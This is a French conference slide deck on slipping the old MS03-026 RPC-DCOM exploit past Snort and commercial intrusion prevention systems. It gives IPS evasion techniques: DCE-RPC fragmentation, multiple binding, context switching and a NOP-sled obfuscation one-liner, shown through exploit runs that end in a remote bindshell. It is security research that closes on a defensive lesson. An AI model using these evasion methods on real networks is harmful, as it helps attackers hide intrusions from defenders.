



Contournement des IPS (pour les nuls)

Renaud Bidou – Security Consultant – Radware EMEA
renaudb@radware.com





Introduction



Objectif

- Utiliser un vieil exploit
 - Celui de oc192 (MS03-026 / RPC-DCOM)
 - Publié depuis plus de 3 ans
 - Utilisé par le vers Blaster
 - Signé par tous les I(D|P)S
- Pour contourner des IPS récents
 - Snort 2.4
 - Avec les dernières signatures
- Sans connaissances approfondies



Règles du Jeu

1. Tout système de sécurité peut être contourné
 - Reste à prouver
2. Connaître son ennemi
 - Identifier l'I(D|P)S
3. Savoir ce que fait son ennemi
 - Analyser les moteurs de détection et les signatures
4. Savoir ce que l'on fait
 - Apprendre un peu sur RPC
5. Le plus simple est le mieux
 - Commencer par les solutions les plus simples
6. La loi de Murphy
7. Il n'y a pas de règle à la guerre



Baseline

- Vérification de la vulnérabilité

```
[root@localhost dcom]# ./oc192-dcom -d 10.0.0.105
RPC DCOM remote exploit - .:[oc192.us]:. Security
[+] Resolving host..
[+] Done.
-- Target: [Win2k-Universal]:10.0.0.105:135, Bindshell:666,
    RET=[0x0018759f]
[+] Connected to bindshell..
-- bling bling --
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
C:\WINNT\system32>
```

- Vérification de la détection par Snort

- 1) 12/12-16:50:46.597623 [**] [1:2351:11] NETBIOS DCERPC
ISystemActivator path overflow attempt little endian unicode [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
{TCP} 192.168.202.112:2329 -> 10.0.0.105:135
- 2) 12/12-16:50:47.017642 [**] [1:648:7] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1] {TCP}
192.168.202.112:1180 -> 10.0.0.105:135



Rappels sur DCE RPC



Variantes de RPC

- **ONC RPC (aka SUN RPC)**
 - Un de ces dinosaures d'Internet
 - Défini en 1988
 - La norme actuelle a été définie par l'IETF en 1995
 - Définit un protocole de transport des arguments et des valeurs de retours vers une fonction distante
- **DCE RPC (aka MS RPC)**
 - Défini par l'OpenGroup en 1995
 - Variations et améliorations de ONC RPC
 - Largement utilisé par Microsoft pour les RPC



Interface RPC

- Adresse de transport RPC
 - Protocole de communication
 - Ex. TCP
 - Adresse de protocole
 - Ex. 10.0.0.105
 - Sélecteur
 - Ex. Port 135
- Interface RPC
 - Adresse de transport RPC
 - Numéro de programme
 - Version de service



Séquence d'une commande

- Connexion à l'interface (binding)
 - Le serveur fournit un numéro de contexte
- Lancement de la commande
 - Nécessite le bon numéro de contexte
 - Une interface offre l'accès à plusieurs fonctions
 - Identifiées par un "opnum"
 - Le nombre, le type et la taille des arguments sont variables
 - On parle de "stub data"
 - Obscures du point de vue de RPC et uniquement compréhensibles par la fonction distante



Fragmentation RPC

- Fragmentation de niveau 7
 - RPC supporte la fragmentation au niveau de l'application
 - Fournit des flags spécifiques dans l'en-tête
 - Seulement 2 flags : first frag & last frag
 - La réorganisation est assuré via les mécanismes de réassemblage des couches 3 et 4

```
= DCE RPC Bind, Fragment: Single, FragLen: 72, Call: 0
  Version: 5
  Version (minor): 0
  Packet type: Bind (11)
  = Packet Flags: 0x03
    0... .... = Object: Not set
    .0.. .... = Maybe: Not set
    ..0. .... = Did Not Execute: Not set
    ...0 .... = Multiplex: Not set
    .... 0... = Reserved: Not set
    .... .0.. = Cancel Pending: Not set
    .... ..1. = Last Frag: Set
    .... ...1 = First Frag: Set
  = Data Representation: 10000000
    Byte order: Little-endian (1)
    Character: ASCII (0)
    Floating-point: IEEE (0)
  Frag Length: 72
  Auth Length: 0
  call ID: 0
```



Data Representation

- A des fins de portabilité
 - Les “Stub Data” peuvent être représentées de plusieurs manières
 - Byte order : little endian / big endian
 - Characters : ASCII, EBCDIC
 - Floats : VAX, IEEE etc.

```
= DCE RPC Bind, Fragment: Single, FragLen: 72, Call: 0
  Version: 5
  Version (minor): 0
  Packet type: Bind (11)
  = Packet Flags: 0x03
    0... .... = Object: Not set
    .0.. .... = Maybe: Not set
    ..0. .... = Did Not Execute: Not set
    ...0 .... = Multiplex: Not set
    .... 0... = Reserved: Not set
    .... .0.. = Cancel Pending: Not set
    .... ..1. = Last Frag: Set
    .... ...1 = First Frag: Set
  = Data Representation: 10000000
    Byte order: Little-endian (1)
    Character: ASCII (0)
    Floating-point: IEEE (0)
  Frag Length: 72
  Auth Length: 0
  call ID: 0
```




Multiple Binding

- Creation de bindings multiples
 - Il est possible d'établir plusieurs connexions (bindings) en une seule requête
 - Une réponse est fournie pour chacune des requêtes
 - Chaque réponse est liée à un ID de contexte différent, même pour des connexions rejetées ou invalides.
 - Défini pour des raisons de performance
 - 1 session TCP session, 1 requête de connexion RPC, 1 réponse
- “Sauter” d'un contexte à un autre
 - Utilise une requête spécifique : alter context
 - Laisse le contexte actuel “en attente”
 - La connexion est toujours valide
 - Le “saut” peut même être effectué entre deux fragments RPC



Pipelining

- Qu'est-ce que le pipelining ?
 - Possibilité de lancer plusieurs requêtes dans un même paquet
 - Sans attendre de réponse
 - Une demande de connexion et une commande peuvent être lancés ensemble
 - On considère que la connexion sera acceptée
- Une forme d'extension des bindings multiples





Théorie du contournement




Rappels

- Familles des techniques d'évasion
 - DOS
 - “Détruire” l'analyseur
 - Le rendre inexploitable
 - Confusion
 - Empêcher l'analyseur de comprendre le trafic
 - Fragmentation
 - Couper l'attaque en plusieurs entités (paquets...)
 - Insertion
 - Faire en sorte que les données traitées par la cible ne soient pas celles analysées par l'outil de détection



Fragmentation L3 / L4

- Fragmentation standard non spécifique à RPC
 - Packets fragmentés
 - Séparation des données en plusieurs paquets
 - Intéressant avec de tout petits paquets
 - L'en-tête sera réparti sur plusieurs paquets



- A utiliser avec les autres techniques d'évasion




Fragmentation de l'exploit

- Utilisation des mécanismes “standard”
 - Nécessite un analyseur à même de gérer la fragmentation RPC
 - A utiliser en combinaison avec :
 - Fragmentation de niveau 3/4
 - Pipelining
- Peut également être utilisé pour générer un Dénis de Service
 - Flood de “1st frag” pour saturer les tables de réassemblage de l'analyseur
 - Effet de levier grâce aux capacités de bind multiples et de pipelining




Fragmentation de l'exploit





L'insertion selon RPC

- An plus des techniques classiques
 - Insérer des données avec un Context ID erroné.
 - Oblige l'analyseur à suivre les contextes





Mise en oeuvre



L'outil

- Utilisé pour tester quelques unes des techniques
 - Fonctions génériques
 - L4 Fragmentation
 - NOP Sled obfuscation
 - Fonctions spécifiques à RPC
 - DCE-RPC Fragmentation
 - Multibind support
 - Changement de contexte
 - Spécificités de l'exploit
 - Port de la connexion distante configurable
 - Nom du serveur (ressource NetBios) modifiable



Help & Options

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl
DCE RPC Evasion Testing POC
=====
> ?
show options          : list actual options values
set <option> <value> : set new option values (see help options)
exploit              : launch exploit
quit                 : self-explanatory
Inspiration and some piece of code : Metasploit
Base of shellcode : .:[oc192.us]:. Security
> show options
REMOTEPORT          : 666
TARGET              : 127.0.0.1
DELAY               : 1
FRAGSIZE            : 1024
ALTUUIDVER          : 0.0
MULTIBIND           : 0
ALTSERVER           : 0
ALTUUID             : 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57
PORT                : 135
RPCFRAGSIZE         : 0
ALTER               : 0
OBFUSCATED          : 0
>
```



Baseline

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl
DCE RPC Evasion Testing POC
=====
> set TARGET 10.0.0.105
> exploit
# 0. Launching exploit with following options
    ALTUUID           : 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57
    FRAGSIZE          : 1024
    TARGET             : 10.0.0.105
    MULTIBIND         : 0
    ALTSERVER          : 0
    REMOTEPORT        : 666
    PORT              : 135
    DELAY             : 1
    RPCFRAGSIZE       : 0
    OBFUSCATED        : 0
    ALTUUIDVER        : 0.0
    ALTER             :
# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Interface ISystemActivator
# 3. Launching Exploit
# 4. Testing Status : SUCCESS
=> Moving REMOTEPORT to 667
>
```



Contourner Snort

- Snort réagit à 2 signatures

- 1) 12/19-15:17:04.144885 [**] [1:2351:11]
NETBIOS DCERPC ISystemActivator path overflow
attempt little endian unicode [**]
[Classification: Attempted Administrator
Privilege Gain] [Priority: 1] {TCP}
192.168.202.112:1024 -> 10.0.0.105:135
- 2) 12/19-15:17:05.143358 [**] [1:648:7]
SHELLCODE x86 NOOP [**] [Classification:
Executable code was detected] [Priority: 1]
{TCP} 192.168.202.112:1024 -> 10.0.0.105:135



Masquer le NULL Sled

- Trivial

- Change NULL en séquences de “inc %edx, dec %edx”

- `perl -i -p -e 's/0x90,0x90/0x42,0x4e/g' oc192-dcom.c`

```
> set OBFUSCATED 1
> exploit
# 0. Launching exploit with following options
  ALTUUID           : 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57
  FRAGSIZE          : 1024
  TARGET            : 10.0.0.105
  MULTIBIND         : 0
  ALTSERVER         : 0
  REMOTEPORT        : 667
  PORT              : 135
  DELAY             : 1
  RPCFRAGSIZE       : 0
  OBFUSCATED       : 1
  ALTUUIDVER        : 0.0
  ALTER             : 0
# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Interface ISystemActivator
# 3. Launching Exploit
# 4. Testing Status : SUCCESS
=> Moving REMOTEPORT to 668
```



Signature basée sur l'exploit

- La signature Snort
 - 2 lignes intéressantes

```
content:"|05|"; depth:1; byte_test:1,&,16,3,relative;  
content:"|5C 00 5C 00|"; byte_test:4,>,256,-8,little,relative;
```
- Première ligne
 - Vérification rapide qu'il s'agit de DCE-RPC
- Deuxième ligne
 - Cherche l'identification d'une ressource NetBios
 - 5C 00 5C 00 ↔ \\
 - Vérifie la taille du nom de la ressource
 - La signature est validée si > 256



Stratégies d'évasion

- Essayons la fragmentation
 - 512 bytes frags
 - Séparera les deux parties de la signatures en 2 fragments
 - 4 bytes frags
 - Séparera le champ de longueur du nom de la ressource et la chaîne “\” en 2 fragments
 - 2 bytes frags
 - Séparera 5C 00 5C 00 en au moins 2 frags
- Ces fragmentations peuvent être effectués via différentes techniques de niveau 3/4/7 ...



Essayons

```
> set FRAGSIZE 512
> exploit
# 0. Launching exploit with following options
ALTUUID                : 4d9f4ab8-7d1c-11cf-861e-
    0020af6e7c57
FRAGSIZE                : 512
TARGET                  : 10.0.0.105
MULTIBIND                : 0
ALTSERVER                : 0
REMOTEPORT              : 670
PORT                    : 135
DELAY                   : 1
RPCFRAGSIZE             : 0
OBFUSCATED              : 1
ALTUUIDVER              : 0.0
ALTER                   : 0
# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Interface ISystemActivator
# 3. Launching Exploit
# 4. Testing Status : SUCCESS
=> Moving REMOTEPORT to 671
>
```



Tuning Snort

- Nous avons été chanceux
- Positionnons `stream4_reassemble = both` dans `snort.conf`
 - Force le réassemblage

- Snort détecte à nouveau l'attaque

```
12/19-15:17:04.144885  [**] [1:2351:11] NETBIOS  
  DCERPC ISystemActivator path overflow attempt  
  little endian unicode [**] [Classification:  
  Attempted Administrator Privilege Gain]  
  [Priority: 1] {TCP} 192.168.202.112:1024 ->  
  10.0.0.105:135
```

- Mais Snort ne suit que la première connexion
- Du coup ...




Snort, again ...

```
> set FRAGSIZE 512
> set MULTIBIND 1
> exploit
# 0. Launching exploit with following options
ALTUUID           : 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57
FRAGSIZE          : 512
TARGET            : 10.0.0.105
MULTIBIND         : 1
ALTSERVER         : 0
REMOTEPORT        : 671
PORT              : 135
DELAY             : 1
RPCFRAGSIZE       : 0
OBFUSCATED        : 1
ALTUUIDVER        : 0.0
ALTER             : 0
# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : SUCCESS
=> Moving REMOTEPORT to 672
>
```



Snort n'est pas le seul

Le Challenge





1. Snort-inline

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl
```

```
DCE RPC Evasion Testing POC
```


```
=====
```

```
> set TARGET 10.0.0.105
> set MULTIBIND 1
> set OBFUSCATED 1
> exploit
# 0. Launching exploit with following options
```

```
MULTIBIND           : 1
REMOTEPORT          : 666
ALTSERVER           : 0
DELAY               : 1
PORT                : 135
ALTER               : 0
RPCFRAGSIZE         : 0
OBFUSCATED          : 1
TARGET              : 10.0.0.105
FRAGSIZE            : 512
PIPELINING          : 0
```

```
# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : Exploit failed
```

```
>
```



```
Mar  8 13:00:01 brutus snort[26570]: [1:2351:8] NETBIOS
DCERPC ISystemActivator path overflow attempt little
endian [Classification: Attempted Administrator Privilege
Gain] [Priority: 1]: {TCP} 192.168.202.104:1101 ->
10.0.0.105:135
```

```
Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-DCOM-
Interface-BO" TCP 192.168.202.104:1101 10.0.0.105:135
high
```

```
Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-135-NOP-Sled"
TCP 192.168.202.104:1101 10.0.0.105:135 high
```

```
Mar  8 13:00:04 10.0.0.105 Vendor2: Low : Overly Large
Protocol Data Unit
```

```
Mar  8 13:00:04 10.0.0.105 Vendor2: High : Microsoft RPC
DCOM Buffer Overflow
```

```
Mar  8 13:00:04 10.0.0.105 Vendor2: High : Windows
Command Shell Running
```



2. Vendor 1

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl
```

```
DCE RPC Evasion Testing POC
```


```
=====
```

```
> set TARGET 10.0.0.105
> set MULTIBIND 1
> set OBFUSCATED 1
> set ALTSERVER 1
> exploit
# 0. Launching exploit with following options
```

```
MULTIBIND           : 1
REMOTEPORT          : 666
ALTSERVER           : 0
DELAY               : 1
PORT                : 135
ALTER               : 0
RPCFRAGSIZE         : 0
OBFUSCATED          : 1
TARGET              : 10.0.0.105
FRAGSIZE            : 512
PIPELINING          : 0
```

```
# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : Exploit failed
```

```
>
```



```
Mar  8 13:00:01 brutus snort[26570]: [1:2351:8] NETBIOS DCERPC ISystemActivator path overflow attempt little endian [Classification: Attempted Administrator Privilege Gain] [Priority: 1]: {TCP} 192.168.202.104:1101 -> 10.0.0.105:135
```

```
Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-DCOM-Interface-BO" TCP 192.168.202.104:1101 10.0.0.105:135 high
```



```
Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-135-NOP-Sled" TCP 192.168.202.104:1101 10.0.0.105:135 high
```

```
Mar  8 13:00:04 10.0.0.105 Vendor2: Low : Overly Large Protocol Data Unit
```

```
Mar  8 13:00:04 10.0.0.105 Vendor2: High : Microsoft RPC DCOM Buffer Overflow
```

```
Mar  8 13:00:04 10.0.0.105 Vendor2: High : Windows Command Shell Running
```

3. Vendor 2





Conclusion



Rien de nouveau

- Tout système de sécurité peut être contourné
 - CQFD
- Les I(D|P)S ne peuvent qu'être considérés que comme des éléments complémentaires de sécurité
 - Ils doivent avoir un rôle précis
- Il n'y a pas de boîte magique
 - Sauf si vous croyez au père Noël
- Security is a process, not a product
 - Self-explanatory



Questions ?